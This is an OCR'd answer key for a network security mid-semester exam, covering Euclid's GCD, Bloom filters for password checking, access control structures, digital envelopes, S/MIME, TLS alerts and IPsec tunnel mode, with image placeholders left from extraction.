
NSS

MID SEMESTER EXAM ANSWERS

Date: 6th March, 2023

Q.1) Answer the following:

(a) Apply Euclid's algorithm to calculate GCD of 42823 and 6409.




Example 1. Find the gcd of 42823 and 6409.

Solution.

$$\begin{aligned} \mathbf{42823} &= \mathbf{6409}(6) + \mathbf{4369} \\ \mathbf{6409} &= \mathbf{4369}(1) + \mathbf{2040} \\ \mathbf{4369} &= \mathbf{2040}(2) + \mathbf{289} \\ \mathbf{2040} &= \mathbf{289}(7) + \mathbf{17} \\ \mathbf{289} &= \mathbf{17}(17) \end{aligned}$$

Therefore $(42823, 6409) = 17$.

(b) Demonstrate the use of Bloom Filter for proactive password checking.



Bloom Filter

- A Bloom filter of order *k* consists of a set of *k* independent hash functions
- *H*1(*x*), *H*2(*x*),c, *Hk*(*x*), where each function maps a password into a hash value in the range 0 to *N* – 1. That is,
- *Hi*(X*j*) = *y*, 1 <=*i*<= *k*; 1 <= *j* <= *D*; 0 <= *y* <= *N* - 1


Where X_j = *j*th word in password dictionary,

D = number of words in password dictionary

The following procedure is then applied to the dictionary:

1. A hash table of *N* bits is defined, with all bits initially set to 0.


2. For each password, its *k* hash values are calculated, and the corresponding bits in the hash table are set to 1. Thus, if *Hi* (X*j*) = 67 for some (*i*, *j*), then the sixty-seventh bit of the hash table is set to 1; if the bit already has the value 1, it remains at 1.



Bloom Filter…

- When a new password is presented to the checker, its *k* hash values are calculated.
- If all the corresponding bits of the hash table are equal to 1, then the password is rejected.
- All passwords in the dictionary will be rejected. But there will also be some “false positives” (that is, passwords that are not in the dictionary but that produce a match in the hash table).
- Suppose that the passwords *undertaker* and *hulkhogan* are in the dictionary, but *xG%#jj98* is not. Further suppose that
- *H*1(undertaker) = 25 *H*1 (hulkhogan) = 83 *H*1 (xG%#jj98) = 665
- *H*2(undertaker) = 998 (hulkhogan) = 665 *H*2 (xG%#jj98) = 998
- If the password xG%#jj98 is presented to the system, it will be rejected even though it is not in the dictionary.


(c) Describe various access control structures with suitable examples.




		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

(a) Access matrix

Access matrix data structures




(b) Access control lists for files of part (a)




(c) Capability lists for files of part (a)

(d) Discuss Public Key Requirements with Digital Envelopes.

Digital Envelopes




(a) Creation of a digital envelope



(b) Opening a digital envelope

Another application of public key alg


Q.2) (a) Compare and contrast S/MIME with SMTP. Explain the S/MIME process to send signed and enveloped data to the receiver.



Secure E-Mail and S/MIME

❖ SMTP vs. MIME


SMTP	MIME
Simple Mail Transfer Protocol	Multipurpose Internet Mail Extensions
Part of TCP/IP protocol suit and controls the transmission of email message on the Internet	Email Application Program that extends the email message format
Supports ASCII text format only	Supports non-ASCII data through SMTP
Audio/Video attachment is not possible	Audio/Video attachment is possible
Follows RFC822 to format email message simple header with To, From, Subject, and other fields that can be used to route an e-mail message	Provides a number of new header fields that supports multi-media contents


Bob's private key
One-time session key
Alice's public key
This is an S/MIME message from Bob to Alice. Bob will sign and encrypt the message before sending it to Alice. And so on
This is an S/MIME message from Bob to Alice. Bob will sign and encrypt the message before sending it to Alice. And so on
DhYz949avHVA
t5UpjUXn8L79o
ADnluV3vpuhE
HMEcMBB1K9
Y8ZoJOYAmF2
BsIpLbjDkNJQ
Rj98IklSSmju65
0SoDlFkYYtTq
wpo9812KKlmH
xcFGIU8700qQr
RsdfgIUYTp0m
8H7G4FF32jko
NNNmj78uqwpl
HYTG0098UhY
Plaintext message (unsigned)
Digital signature added (DSS/SHA)
Message with signature encrypted with one-time session key (Triple DES)
Encrypted copy of session key added (El Gamal)
Document converted to Radix-64 format

Q.2) (b) Answer the following (Any Two):

(i) What is the role of Change Cipher Protocol in TLS/SSL handshaking process? Explain the TLS/SSL protocol used to notify the closure of TCP connection.


Answer: As each entity sends the ChangeCipherSpec message, it changes its side of the connection into the secure state as agreed upon. Exchange of this Message indicates all future data exchanges are encrypted and integrity is protected.



❖ **Alert Protocol**:

- This protocol is used to report errors – such as **unexpected message, bad record MAC, security parameters negotiation failed**, etc.
- It is also used for other purposes – such as **notify closure of the TCP connection, notify receipt of bad or unknown certificate**, etc.
- Each message in this protocol consists of **two bytes**.
- **First byte : Values - warning(1) or fatal(2)** to convey the severity of the message.
- If the level is fatal, TLS immediately terminates the connection. Other connections on the same session may continue, but no new connections on this session may be established.
- **Second byte :** contains a code that indicates the specific alert.
- An example of a fatal alert is an incorrect MAC.


(ii) Explain IPsec mode used to create VPN between company network and an employee working remotely.



❖ **Example :** How tunnel mode IPsec operates?

